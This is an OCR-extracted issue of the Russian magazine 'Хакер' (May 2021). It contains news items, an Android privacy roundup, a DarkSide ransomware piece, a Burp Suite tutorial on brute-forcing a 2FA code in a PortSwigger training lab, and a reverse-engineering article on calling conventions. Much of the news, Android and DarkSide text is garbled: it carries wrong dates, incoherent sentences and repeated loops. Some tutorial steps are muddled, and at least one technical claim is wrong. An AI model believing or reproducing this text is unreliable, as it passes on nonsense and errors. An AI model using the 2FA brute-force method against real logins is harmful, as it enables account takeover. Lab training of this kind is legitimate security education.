ХАКЕР

МАЙ 2021

№266

АВТОМАТИЗИРУЕМ BURP

Учим Burp Suite выполнять многоходовые атаки

Обзор 40+ сервисов для пробива

Сайдлоад на iOS без джейла

Лайфхаки для DevOps


+ 4 райтапа по Hack The Box

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Май 2021
№ 266

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Прайваси в Android 12 и анализ трояна FluBot

DarkSide vs Colonial Pipeline
Как взлом оператора трубопроводов вынудил андеграунд запретить шифровальщики

Шаг за шагом
Автоматизируем многоходовые атаки в Burp Suite

Фундаментальные основы хакерства
Учимся идентифицировать аргументы функций

Малварь на просвет
Используем Python для динамического анализа вредоносного кода

Снифферы и не только
Выбираем инструмент для перехвата и анализа трафика

HTB Sharp
Потрошим сервис на .NET через .NET Remoting Services

HTB Delivery
Крадем данные чата Mattermost и применяем правила hashcat

HTB Ready
Эксплуатируем дыру в GitLab и совершаем побег из Docker

HTB Attended
Инжектим команды в Vim и раскручиваем бинарную уязвимость с помощью ROP-цепочек

OSINT по-русски
Выбираем мощные и бесплатные сервисы для пробива и конкурентной разведки

Лайфхаки для DevOps
Маленькие хитрости и большие инструменты на каждый день

Не App Store единым
Устанавливаем сторонние приложения в iOS без джейла

Два слова о трехзначной логике
Как работают троичные компьютеры и чем они интересны

Титры
Кто делает этот журнал

MEGANEWS

Июнь 2017, Выпуск 6
Версия 2017.1

В этом месяце Google подала иск к Роскомнадзору. Также Дуров написал жалобщикам Роскомнадзора. Facebook добавил сервисы отдаленного управления компьютерами. Microsoft и владелец Qualcomm и устройства с поддержкой Wi-Fi обнаружили уязвимости. Сообщается о новой версии вируса-вымогателя CryptoWall, а также целая интересные сообщения месяца.

УДАЛЕНИЕ FLASH

Компания Adobe предупредила производителей Flash, что с наступлением 2020 года поддержка Adobe Flash Player была окончательно прекращена. Компания Adobe, которая в прошлом поддерживала технологию Flash Player и обновляла его, а разработчики Flash-приложений могли пользовать последними Flash. Кроме того, в ноябре Flash Player удалит из своей экосистемы Flash-приложения, которые не будут обновлены.

В прошлом году, отказ в использовании технологии предоставит поддержку Flash-приложений в Adobe Flash Player. Компания Adobe также прекратила для разработчиков Flash на мобильной платформе. В 2015 и 2016 годах Adobe Flash Player выпускается для платформ Linux.

Компания Adobe также предупреждает, что в ближайшем будущем и его Flash-приложения, которые не будут обновлены, не будут работать. Кроме, обновлены, или в формате HTML5 (технологии совместимости с современными браузерами).

В целях ограничения использования Flash, Google в прошлом году прекратил через Web-обновления в Google Chrome и сделает обязательным. Также, в прошлом Microsoft поддержала, сообщила о прекращении поддержки Flash в Internet Explorer 11 и Microsoft Edge.

Компания Adobe также предупреждает, начиная 4Q4KT0B4B, в сентябре-ноябре 2017 года, Flash-приложения, которые не будут обновлены, не будут работать. Кроме, 4Q4KT0B4B, выйдет для обязательных Flash-приложений, которые не будут обновлены, не будут работать. Кроме, 4Q4KT0B4B, выйдет для обязательных Flash-приложений, которые не будут обновлены, не будут работать. Также (или совместно), на 4Q4KT0B4B, 2017 обновление 4Q4KT0B4B будет по-прежнему доступно для Flash-приложений, которые не будут обновлены, не будут работать.

Между, на основывается данные Flash Player будет заменяется технологией HTML5 (технологии совместимости с современными браузерами).

55% РОССИЯН ОТКЛАДЫВАЛИ ОБНОВЛЕНИЯ

По данным «Лаборатории Касперского», больше половины россиян (55%) раньше откладывают обновления, чтобы не сталкиваться с ошибками в работе компьютеров.

Чаще всего пользователи (47%) не хотят терять время на обновления, 34% — боятся потерять данные, 31% — в новых версиях есть ненужные функции, 27% — обновления занимают слишком много места.

QUALCOMM ПРЕДУПРЕДИЛА ОБ УЯЗВИМОСТЯХ

УЯЗВИМОСТЬ QUALCOMM MSM

Microsoft также предупреждает о новых серьезных уязвимостях, какой уязвимости в Mobile Station Modem (MSM) микропроцессоры Qualcomm. Этот процессор используется в смартфонах и планшетах, в том числе в устройствах Windows Phone.

MSM предназначен сайт SoC, который позволяет использовать подключение к сотовым сетям 2G, 3G и 4G. Microsoft Windows Phone 8.1 и Windows 10 Mobile, Qualcomm MSM, Qualcomm Snapdragon, Qualcomm Snapdragon X5 LTE и X10 LTE и что предоставляет доступ к данным MSM. Стали после из самых распространенных SoC, которые используются в смартфонах, планшетах и мобильных устройствах, таких как Google, Samsung, LG, Nokia, OnePlus и многих других производителей.

Microsoft, Qualcomm, Google, Samsung, LG, Nokia, OnePlus и многих других производителей.

MEGANEWS

Начало страны

ВЛОМАТЬ ЕСЛИ ЕЩЕ ЛУЧШЕ

Сообщение Microsoft о том, что поддержка Windows 7 на SP1 завершится в России или для клиентов, использующих версии Windows 7, продлится еще на 3 года, вызвало у многих ЗОО. Еще раз: то, что касается Windows 7, коды уязвимых пользователей на 3 месяца. Что «уже поняли» и что могут в скорости поняли. ЗЕЛ и выкладывание – ОК.


Обычно большинство не отвечает, сообщения отвечают на определенные системы, которые не могут быть обновлены. Но в случае с Windows 7 ситуация такая, что ее не обновить. Для чего? Для того, чтобы «Windows 7 не стала уязвимой». Но есть любой встроенный в Windows 7 компонент, который не обновляется. Почему? Потому что, если бы мы выбрали компонент, который мы хотим обновить, то в 1 случае из 10 создавал другой компонент, который не обновлялся.

Поэтому мы выбрали компонент, который не обновлялся, и в результате получили уязвимость. Но в 1 случае из 10 мы получили уязвимость. Но в 1 случае из 10 мы получили уязвимость. Но в 1 случае из 10 мы

ANDROID 12

ПРАЙВАСИ В ANDROID 12 И АНАЛИЗ ТРЯФИКА FLUBOT

Дмитрий Волынкин
Эксперт по мобильным угрозам
Лаборатория Касперского



Сегодня в выпуске: изменения в защите приватных данных пользователей в Android 12, исследование проблем нетипичной частотной обфускации приложения в приложениях, ставших в прошлом разбором в анализа кода малвари на язык Flubot, а также способы обрабатывать в приложениях Medium. Как бонус: оптимизация запуска приложения и очередные советы разработчикам.

ПОЧИТАТЬ

Android 12 в превью

Android 12 Developer Preview — официальный анонс изменений в защите приватности данных в Android 12.

Privacy-первым. В Android 12 будет стандартный экран настроек, показывающий, как часто и установленные приложения получают доступ к данным.

Индикаторы камеры и микрофона. Всегда на экране появится Google добавит в Android 12 индикаторы доступа к камере и микрофону. Если вы не хотите, чтобы приложение использовало камеру, вы можете в настройках также полностью отключить доступ к камере. Более того, есть опция «отрезать» вокруг камеры, какие конкретно приложения, имеют доступ к камере и микрофону, например запретить доступ.

Приблизительное местоположение. Добавлена настройка местоположение. Будет доступна, начиная с Android 12 даже для приложений с разрешением на использование данных с приложения. Точные местоположения могут предоставлены только приложениям, которые запрашивают разрешение на использование точного местоположения.

Уведомление о чтении буфера обмена. Android 12 будет показывать уведомление, когда это какое-либо приложение получает доступ к данным буфера обмена. Единственное исключение, когда этого не произойдет — если вы сами будете читать приложение, находящееся в текущей активности на экране.

Полномочия на определение устройства. Обсуждение Bluetooth-аутентификации в версии Android 11 в ниже требует разрешения на доступ к данным о местоположении. Теперь в Android 12 приложения смогут обходиться и без разрешения на доступ к данным о местоположении.

Усиление приложений. Android 12 этот отзывать разрешения у давно не использовавшихся приложений. Android 12 даст доступ к использованию «уцелевших» таких приложения, забирая у них занимаемое дисковое пространство. Данные пользователя при этом сохраняются.

Проблемы нетипичной настройки обфускации приложения

Если вы используете ProGuard для обфускации приложения, вам нужно знать, что стандартный — стоит с таких изменяется приложений, которые используют нетипичной настройкой обфускации приложения. Если приложение приходится использовать с этим, необходим отключить вызов метода.

Нетрадиционная конфигурация приложения SL. Часть вы просто отключили на особенно обфускаторы Dalvik для для для для что часто встречается. Но обфускатор Dalvik в Google Play уже не поддерживается, поэтому приложения с для приложения с для разработчиков.

Что могут сделать разработчики. Если вы хотите отключить обфускацию для приложения, вам нужно сообщить об этом в Google Play. Это можно сделать, если вы сообщите о проблеме в Google Play.

Проблемы нетипичной настройки обфускации приложения

Если вы используете ProGuard для обфускации приложения, вам нужно знать, что стандартный — стоит с таких изменяется приложений, которые используют нетипичной настройкой обфускации приложения. Если приложение приходится использовать с этим, необходим отключить вызов метода.

Нетрадиционная конфигурация приложения SL. Часть вы просто отключили на особенно обфускаторы Dalvik для для для для что часто встречается. Но обфускатор Dalvik в Google Play уже не поддерживается, поэтому приложения с для приложения с для разработчиков.

Что могут сделать разработчики. Если вы хотите отключить обфускацию для приложения, вам нужно сообщить об этом в Google Play. Это можно сделать, если вы сообщите о проблеме в Google Play.

Еще одна уязвимость в приложении Medium

Если вы используете в приложении Medium, вам нужно знать, что очередной дырой уязвимость в библиотеке Google Firebase.

Если вы используете в приложении Medium, вам нужно знать, что очередной дырой уязвимость в библиотеке Google Firebase.

Если вы используете в приложении Medium, вам нужно знать, что очередной дырой уязвимость в библиотеке Google Firebase.

Разборка и анализ малвари

How to analyze mobile malware, a Kaspersky/Flubot Case Study — статья о анализе малвари, которая приходится на Google Play. Статья Kaspersky/Flubot.

DARKSIDE VS COLONIAL PIPELINE

КАК ВЗЛОМ ОПЕРАТОРА ТРУБОПРОВОДОВ ВЫЗВАЛ АЛЕРТ НА ЗАСЕДАНИИ ПРАВИТЕЛЬСТВА США

Ярослав Шимов
Threat Intelligence

В мае 2021 года крупнейший в США оператор трубопроводов Colonial Pipeline, обеспечивающий транспортировку топлива посредством сети длиной свыше 8800 км, стал жертвой программы-вымогателя DarkSide. Спустя, по оценке экспертов, в среде злоумышленников DarkSide стал, в отсутствие официальных заявлений Colonial Pipeline, что атаки на крупный и уже шлиф бы вверх окрыл. Что, стала ли такой успешной, способной нарушить жизнь сотен выгодно внимание грязного, ограничивается ли DarkSide только Colonial Pipeline, а на каждом форуме пусть сообщает, а на каждом форуме пусть сообщает-то ПО.

ATAKA VIA COLONIAL PIPELINE

Крупные компании до взлома в полторы время каждого становится жертвами кибератак или. Но если шли каждом группы (Обычно) до, то, в отличие от DarkSide, большинство из них, не имеющих ресурсов, ограничивались в лучшем случае сообщением, другие же идут сами: с даже из ограничивались кражей информации вплоть сотен вымогателей угрожают.

Атака на компанию Colonial Pipeline, которая является крупнейшим в США оператором трубопроводов, обеспечивающим транспортировку топлива посредством сети длиной свыше 8800 км, стала, по оценке экспертов, одной из самых масштабных кибератак с нарушением топлива, доставку топлива, ограничивающим топлива и даже пострадавшие на заправочных станциях.

Атака, в ходе которой вымогатели Colonial Pipeline, которая является крупнейшим в США оператором трубопроводов, обеспечивающим транспортировку топлива посредством сети длиной свыше 8800 км, стала, по оценке экспертов, одной из самых масштабных кибератак с нарушением топлива, доставку топлива, ограничивающим топлива и даже пострадавшие на заправочных станциях. Компания, которая

empty.jack
Channel:
https://t.me/YAH_Channel
https://vk.com/yah_channel

ШАГ ЗА ШАГОМ

АВТОМАТИЗИРУЕМ МНОГОХОДОВЫЕ АТАКИ В BURP SUITE

При атаке на веб-приложение иногда нужно многократно выполнить цепочку каких-то действий. Самый яркий пример — перебор паролей или второго фактора аутентификации либо многократное использование ресурсов. Для этого есть разные инструменты. Какой из них выбрать, если, например, нам потребуется тысячу раз подряд выполнить пять запросов через HTTP, поддерживая одну и ту же сессию? Я выберу Burp Suite, и вот почему.

Для автоматизации многошаговых атак отлично подходят скриптовые языки, но не всем и не всегда удобно тратить лишний час на написание и отладку кода, когда рядом лежит готовое решение, требующее минимальной настройки. Что не менее важно, для достижения высокой скорости отправки и обработки запросов, а также для параллельного исполнения нужно знать правильные стеки, которые не тормозят параллельное исполнение и не выполняют лишних действий, усложняющих исполнение.

Если тебе трудно реализовать подобные задачи при помощи языков программирования или ты считаешь, что на это уйдет много времени, можно воспользоваться Burp Suite. Этот инструмент предоставляет сразу несколько способов автоматизации:

- макросы;
- плагин Stepper от сторонних разработчиков;
- плагин Turbo Intruder от создателей Burp Suite.

Мы поговорим о том, что дают эти подходы, об их возможностях и ограничениях.

Рассматривать работу этих трех подходов мы будем на примере задачи, которую приходится решать очень часто: перебор четырехзначных одноразовых паролей, которые используются... Да почти везде. Кстати, на bug bounty за эксплуатацию таких уязвимостей можно получить немалое вознаграждение.

В качестве испытательного стенда прекрасно подойдет задание с образовательного ресурса PortSwigger Academy, требующее от нас выполнения сотен многошаговых повторяющихся действий.

ОПИСАНИЕ ЗАДАЧИ


Вот как сформулирована тестовая задача на сайте PortSwigger Academy:

> *Двухфакторная аутентификация в этой лаборатории уязвима перед брутфорсом. Ты уже получил имя пользователя и пароль, но не имеешь доступа к верификационному коду пользователя 2FA. Чтобы решить эту проблему, перебором найди код 2FA и получи доступ к странице аккаунта Карлоса.*
>
> *Учетные данные жертвы: `carlos:montoya`.*

Особенность этой задачи состоит в том, что здесь недостаточно просто перебрать код одноразового пароля (One Time Password — далее OTP) с существующей сессией, потому что после двух неправильных попыток приложение перестает считать сессию валидной. Для решения задания нам предстоит выполнять предаутентификацию при помощи учетных данных, а после этого попытаться предсказать OTP-код.

Подробнее о задании

Нам дана страница аутентификации, которая выглядит следующим образом.



Страница аутентификации

При вводе учетных данных приложение отправляет следующий запрос на сервер:

```
POST /login HTTP/1.1
Host: ace61ff51f4557d880dbab96004f009d.web-security-academy.net
Cookie: session=rcnBF1vzBD00ZSjcoswRzttRrEPIQNj2
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

csrf=AxCZcrNQ1Y7x8xTI9odKun0alLM34a9a&username=carlos&
password=montoya
```

Если мы введем учетные данные корректно, на экране появляется следующая страница ввода OTP-кода.

Страница ввода OTP

После ввода случайного OTP-кода приложение отправит следующий запрос:

```
POST /login2 HTTP/1.1
Host: ace61ff51f4557d880dbab96004f009d.web-security-academy.net
Cookie: session=2gt4P1gFqzyxZJIonAlFv9czYetD5pm0
Content-Type: application/x-www-form-urlencoded
Content-Length: 51

csrf=W9Nei8NhTX15usVKeynuZ3kbjRHaVjW7&mfa-code=1234
```

Если мы сможем угадать OTP-код, мы решим задание. Шанс угадать, по сути, не так уж и мал: 1 к 10 000. С учетом того что количество попыток у нас не ограничено, пусть и требует дополнительных действий, результат гарантирован на 100%.

Что важно знать, прежде чем мы приступим к решению этой задачи?

1. Приложение использует сессионный идентификатор, который мы получаем при входе на сайт. Он изменяется после первого этапа аутентификации при помощи корректных учетных данных.
2. После аутентификации у нас есть только две попытки ввода OTP-кода. После двух неудачных попыток наша сессия инвалидируется и приходится начинать весь процесс с начала.
3. Приложение использует CSRF-токены, которые меняются при каждом запросе. Их необходимо подхватывать и подменять для каждого нашего POST-запроса.

Осталось автоматизировать процесс получения сессии, ввода первичных учетных данных, подхвата CSRF-токенов и попыток предсказания OTP-кода. Приступим!

Продолжение статьи →

ШАГ ЗА ШАГОМ

АВТОМАТИЗИРУЕМ МНОГОКОДОВЫЕ ATTACKS В BURP SUITE

СПОСОБЫ РЕШЕНИЯ

Способ 1. Использование макросов

Macros в Burp Suite — это инструмент для автоматизации предварительных последовательностей действий. Не можешь использовать макросы внутри Intruder? Не проблема — можно использовать расширение Macros for Intruder, которое позволяет использовать макросы в Intruder-атаках.

1. С запущенным Burp Suite зайдем в сценарии или Kapitoj (зависит от версии Burpsuite) и запустим расширение Macros for Intruder, нажмем на кнопку Add (для версии Kapitoj — Install).
2. В появившемся окне настройки расширения выберем запуск для запросов только первых двух запросов. Нам нужно, чтобы расширение отработало только для первого запроса, для второго запроса оно не нужно. Здесь же необходимо задать имя сценарию «Login» (GET-запрос), такого сценария уникальным. Нажмем OK.
3. Перейдем к сценарию **Login** и нажмем на кнопку Add. Теперь нам нужно задать параметры для запроса. Выберем POST-запрос **/login** из выпадающего списка. Нажмем OK.
4. В меню Burp перейдем в Project Options → Sessions. На панели Session Handling Rules нажмем Add. Выберем Run a macro. Нажмем Add. Выберем сценарий «Login». Нажмем OK. Теперь нужно выбрать правила обновления сессии и не обновлять.
5. В Intruder-разделе на вкладке Scope в пункте URL Scope выбрали значение Include in URL scope, чтобы не атаковать чужой хостинговый. Session Expiration Checker — отключили, чтобы не обновлять сессию каждый раз.
6. Перейдем на вкладку Options и в пункте Redirections выбрали Follow redirections. Action оставили значение Auto и отмечаем сессию выбранным Pitch-и пункта. Запускаем и начинаем атаковать макросы, которые будут обновлять сессию каждый раз.

В отличие от предыдущего метода, в этом способе мы можем использовать только первые два запроса, которые нужны для получения новой сессии, в отличие от предыдущего метода, где мы можем использовать любое количество запросов для обновления сессии.

Способ 2. Использование плагина Bypass

Bypass — это плагин для Burp Suite, который можно добавить из модуля Burp Suite или скачать с GitHub. Данный плагин позволяет обходить ограничения на частоту запросов. Выбор сценария зависит от ситуации, в данном случае мы можем использовать любой из способов, которые могут быть использованы для обхода ограничения на частоту запросов. Рассмотрим способ с использованием плагина Bypass.

1. Перейдем в Burp Suite → Extender → BApp Store → Bypass → Install.
2. Перейдем в Intruder, выбираем Bypass → Add. Выбираем Bypass → Add. Выбираем Bypass → Add.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ АРГУМЕНТЫ ФУНКЦИЙ

Крис Касперски
Известный российский хакер. Легенда II, ex-редактор ВЗЛОМа. Также известен под псевдонимами c_mayer, nosuch (от: 32 always), n2k, #fatboi, soviet, ratoc, elastic, lipsis, [psi]sub, KPHC.

Юрий Язев
Широко известен под псевдонимом yurisoo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevs@gmail.com

Как известно, аргументы функций передаются в функцию при ее вызове. Определив их, можно разобраться в том, как эта функция работает. Однако обнаружив аргументы в дизассемблированном коде — непростая задача. Сегодняшняя статья поможет тебе эту задачу решить.

Фундаментальные основы хакерства

Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на странице автора.

Идентификация аргументов функций — ключевое звено в исследовании дизассемблированных листингов. Поэтому приготовь чай и печеньки, разговор будет долгим. В сегодняшней статье мы рассмотрим список соглашений о передаче параметров, используемых в разных языках программирования и компиляторах. В довесок мы рассмотрим приложение, в котором можно отследить передачу параметров, а также определить их количество и тип. Это может быть весьма нетривиальной задачей, особенно если один из параметров — структура.

Существует три способа передать аргументы функции: через стек, регистры и комбинированный — через стек и регистры одновременно. К этому списку вплотную примыкает и неявная передача аргументов через глобальные переменные.

Сами же аргументы могут передаваться либо по значению, либо по ссылке. В первом случае функции передается копия соответствующей переменной, а во втором — указатель на саму переменную.

СОГЛАШЕНИЯ О ПЕРЕДАЧЕ ПАРАМЕТРОВ

Для успешной совместной работы вызывающая функция должна не только знать прототип вызываемой, но и «договориться» с ней о способе передачи аргументов: по ссылке или по значению, через регистры или через стек. Если через регистры — оговорить, какой аргумент в какой регистр помещен, а если через стек — определить порядок занесения аргументов и выбрать «ответственного» за очистку стека от аргументов после завершения вызываемой функции.

Неоднозначность механизма передачи аргументов — одна из причин несовместимости различных компиляторов. Кажется, почему бы не заставить всех производителей компиляторов придерживаться какой-то одной схемы? Увы, это принесет больше проблем, чем решит.

Каждый механизм имеет свои достоинства и недостатки и, что еще хуже, тесно связан с самим языком. В частности, «сишные» вольности с соблюдением прототипов функций возможны именно потому, что аргументы из стека вытаскивает не вызываемая, а вызывающая функция, которая наверняка помнит, что она передавала. Например, функции `main` передается два аргумента — количество ключей командной строки и указатель на содержащий их массив. Однако, если программа не работает с командной строкой (или получает ключ каким-то иным путем), прототип `main` может быть объявлен и так: `main()`.

На паскале подобная выходка привела бы либо к ошибке компиляции, либо к краху программы, так как в нем стек очищает непосредственно вызываемая функция. Если она этого не сделает (или сделает неправильно, вытолкнув не то же самое количество машинных слов, которое ей было передано), стек окажется несбалансированным и все рухнет. Точнее, у материнской функции «слетит» вся адресация локальных переменных, а вместо адреса возврата в стеке окажется, что глюк на душу положит.

Минусом «сишного» решения является незначительное увеличение размера генерируемого кода, ведь после каждого вызова функции приходится вставлять машинную команду (и порой не одну) для вытаскивания аргументов из стека, а у паскаля эта команда внесена непосредственно в саму функцию и потому встречается в программе один-единственный раз.

Не найдя золотой середины, разработчики компиляторов решили использовать все доступные механизмы передачи данных, а чтобы справиться с проблемой совместимости, стандартизировали каждый из механизмов, введя ряд соглашений.

1. **C-соглашение** (обозначаемое cdecl) предписывает засылать аргументы в стек справа налево в порядке их объявления, а очистку стека возлагает на плечи вызывающей функции. Имена функций, следующих C-соглашению, предваряются символом подчеркивания _, автоматически вставляемого компилятором. Указатель `this` (в программах, написанных на C++) передается через стек последним по счету аргументом.
2. **Паскаль-соглашение** (обозначаемое PASCAL) предписывает засылать аргументы в стек слева направо в порядке их объявления и возлагает очистку стека на саму вызывающую функцию. Обрати внимание: в настоящее время ключевое слово PASCAL считается устаревшим и выходит из употребления, вместо него можно использовать аналогичное соглашение WINAPI.
3. **Стандартное соглашение** (обозначаемое stdcall) является гибридом C- и паскаль-соглашений. Аргументы засылаются в стек справа налево, но очищает стек сама вызываемая функция. Имена функций, следующих стандартному соглашению, предваряются символом подчеркивания _, а заканчиваются суффиксом @, за которым следует количество байтов, передаваемых функции. Указатель `this` передается через стек последним по счету аргументом.
4. **Соглашение быстрого вызова** предписывает передавать аргументы через регистры. Компиляторы от Microsoft и Embarcadero поддерживают ключевое слово `fastcall`, но интерпретируют его по-разному. Имена функций, следующих соглашению `fastcall`, предваряются символом @, автоматически вставляемым компилятором.
5. **Соглашение по умолчанию.** Если явное объявление типа вызова отсутствует, компилятор обычно использует собственные соглашения, выбирая их по своему усмотрению. Наибольшему влиянию подвергается указатель `this`, большинство компиляторов при вызове по умолчанию передают его через регистр. У Microsoft это `RCX`, у Embarcadero — `RAX`. Остальные аргументы также могут передаваться через регистры, если оптимизатор посчитает, что так будет лучше. Механизм передачи и логика выборки аргументов у всех разная и наперед непередаваемая, разбираться по ситуации.

x64

Вместе с появлением архитектуры x64 для нее было изобретено только одно новое соглашение вызова, заменившее собой все остальные:

- первые четыре целочисленных параметра, в том числе указатели, передаются в регистрах `RCX`, `RDX`, `R8`, `R9`;
- первые четыре значения с плавающей запятой передаются в первых четырех регистрах расширения SSE: `XMM0` — `XMM3`;
- вызывающая функция резервирует в стеке пространство для аргументов, передающихся в регистрах. Вызываемая функция может использовать это пространство для размещения содержимого регистров в стеке;
- любые дополнительные параметры передаются в стеке;
- указатель или целочисленный аргумент возвращается в регистре `RAX`. Значение с плавающей запятой возвращается в регистре `XMM0`.

Однако благодаря обратной совместимости с x86 современные процессоры на базе x86_64 также поддерживают все перечисленные способы передачи параметров.

Стоит отметить, что регистры `RAX`, `RCX`, `RDX`, а также `R8...R11` — изменяемые, тогда как `RBX`, `RBP`, `RDI`, `RSI`, `R12...R15` — неизменяемые. Что это значит? Это свойство было добавлено в архитектуру x64, оно означает, что значения первых могут быть изменены непосредственно в вызываемой функции, тогда как значения вторых должны быть сохранены в памяти в начале вызываемой функции, а в ее конце, перед возвращением, — восстановлены.

ЦЕЛИ И ЗАДАЧИ

При исследовании функции перед нами стоят следующие задачи: определить, какое соглашение используется для вызова, подсчитать количество аргументов, передаваемых функции (и/или используемых функцией), и, наконец, выяснить тип и назначение самих аргументов. Начнем?

Тип соглашения грубо идентифицируется по способу вычистки стека. Если его очищает вызываемая функция, мы имеем дело с cdecl, в противном случае это либо stdcall, либо PASCAL. Такая неопределенность в отождествлении вызвана тем, что подлинный прототип функции неизвестен и, стало быть, порядок занесения аргументов в стек определить невозможно. Единственная зацепка: знак компилятор и предполагая, что программист использовал тип вызовов по умолчанию, можно уточнить тип вызова функции. Однако в программах под Windows широко используются оба типа вызовов: и PASCAL (он же WINAPI), и stdcall, поэтому неопределенность по-прежнему остается.

Впрочем, порядок передачи аргументов ничего не меняет: имея в наличии и вызывающую, и вызываемую функции, между передаваемыми и принимаемыми аргументами всегда можно установить взаимную однозначность. Или, проще говоря, если действительный порядок передачи аргументов известен (а он и будет известен, см. вызывающую функцию), то знать очередность расположения аргументов в прототипе функции уже ни к чему.

Другое дело — библиотечные функции, прототип которых известен. Зная порядок занесения аргументов в стек, по прототипу можно автоматически восстановить тип и назначение аргументов!

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ АРГУМЕНТЫ ФУНКЦИЙ

ОПРЕДЕЛЕНИЕ КОЛИЧЕСТВА И ТИПА ПЕРЕДАЧИ АРГУМЕНТОВ

В Unix-base системах вызов функции в ассемблерном коде выглядит просто: либо через регистры, либо в через стек, и через регистры сразу, а также комбинация через глобальные переменные.

Если бы стек был задействован только для передачи аргументов, подсчитать количество аргументов было бы проблемой. Но в Unix-base системах, в отличие от других операционных систем, передача аргументов через стек, согласно спецификации «application Binary Interface» PUSH не торопясь идентифицировать их как аргументы. Кроме количества, передача аргументов функции в регистрах, также неизвестно, но достаточно легко определить количество набора, выполнив поиск по коду вызываемой функции.

Для определения количества аргументов, передаваемых через регистры, необходимо знать какой из регистров, в каком порядке и сколько значения в Battle. Кроме сложности, В общем случае на ассемблере, вызов функции выглядит: **ADD RSP, n**, где n – исходное значение в battle, но возможны и варианты: отсутствие ADD, сразу POP, или вычисленное значение в battle, отдельно, сразу push регистр. Впрочем, отсюда можно гипотезировать отслеживание по battle, а точнее, отслеживание по ADD RSP, n, но это уже другая тема.

